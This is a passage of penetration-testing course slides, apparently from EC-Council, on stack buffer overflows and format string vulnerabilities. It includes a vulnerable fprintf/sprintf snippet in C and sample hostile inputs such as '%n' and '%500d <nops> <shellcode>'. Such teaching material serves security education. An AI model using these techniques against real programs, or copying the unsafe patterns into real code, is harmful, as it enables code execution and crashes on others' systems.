Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Buffer Overflow Steps

Buffer overflow can be carried out in four steps:

- **Step 1:** To perform a buffer overflow attack, first you should check whether the target application or program is vulnerable to buffer overflow or not. Typically, buffer overflow occurs when the input entered exceeds the size of the buffer. If there is any potential buffer overflow vulnerability present in the program, then it displays an error when you enter a lengthy string (exceeding the size of buffer). Thus, you can confirm whether a program contains a buffer overflow vulnerability or not. If it is vulnerable, then find the location of the buffer overflow vulnerability.
- **Step 2:** Once you find the location of the vulnerability, write more data into the buffer than it can handle. This causes the buffer overflow.
- **Step 3:** When a buffer overflow occurs, it overwrites the memory. Using this advantage, you can overwrite the return address of a function with the address of the shellcode.
- **Step 4:** When the overwrite occurs, the execution flow changes from normal to the shell code. Thus, you can execute anything you want.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attacking a Real Program

Assuming that a string function is exploited, the attacker can send a long string as the input. This string overflows the buffer and causes a segmentation error.

The return pointer of the function is overwritten, and the attacker succeeds in altering the flow of the execution.


If the attacker inserts code as input, he or she has to know the exact address and size of the stack and make the return pointer point to the code for execution. If the user has to insert his or her code in the input, he or she has to:

- Know the exact address on the stack.
- Know the size of the stack.
- Make the return pointer point to his/her code for execution.

The challenges that the attacker faces are:

- Determining the size of the buffer.
- The attacker must know the address of the stack so that he or she can get his or her input to rewrite the return pointer. For this, he or she must ascertain the exact address.
- The attacker must write a program small enough that it can be passed through as input.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Format String Problem

Format string problems usually occur when the input is supplied from untrusted sources or when the data is passed as a format string argument to functions such as syslog(), sprintf(), etc. The format string vulnerabilities in C/C++ can easily be exploited because of the %n operator. If any program contains this kind of vulnerability, then the program's confidentiality and the access control may be at risk because the format string vulnerability exploitation results in information disclosure and execution of arbitrary code without the knowledge. Thus, attackers can easily exploit the program or application containing format string vulnerabilities.

In C, consider this example of a format string problem:

```
int func(char *user)
{
fprintf( stdout, user);
}
```


Problem if user = "%s%s%s%s%s%s%s"

Most likely, the program will crash, causing a DoS. If not, the program will print memory contents.
Full exploit occurs using user = "%n"

Correct form is:

```
int func(char *user)
{
fprintf( stdout, "%s", user);
}
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Overflow using Format String

In C, the format string library functions take variable numbers of arguments. The format string variable is the one that is always required. The format string contains format-directive characters and printable characters. Format string overflow attacks are quite similar to that of buffer overflow attacks since in both attacks the attacker attempts to change the memory space and consequently runs arbitrary code. The only difference between these two attacks is that the attacker launches the format string overflow attack by exploiting the vulnerabilities in the variadic functions, such as format functions.

Format string overflow can be exploited in four ways:


- Memory viewing
- Updating a word present in the memory
- Making a buffer overflow by using minimum field size specifier
- Using %n format directive for overwriting the code

In C, consider this example of BoF using format string problem:

```
char errmsg[512], outbuf[512];
sprintf (errmsg, "Illegal command: %400s", user);
sprintf( outbuf, errmsg );
```

If user = "%500d <nops> <shellcode>", this will bypass ""%400s" limitation and overflow outbuf. Thus, the stack smashing buffer overflow attack is carried out.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

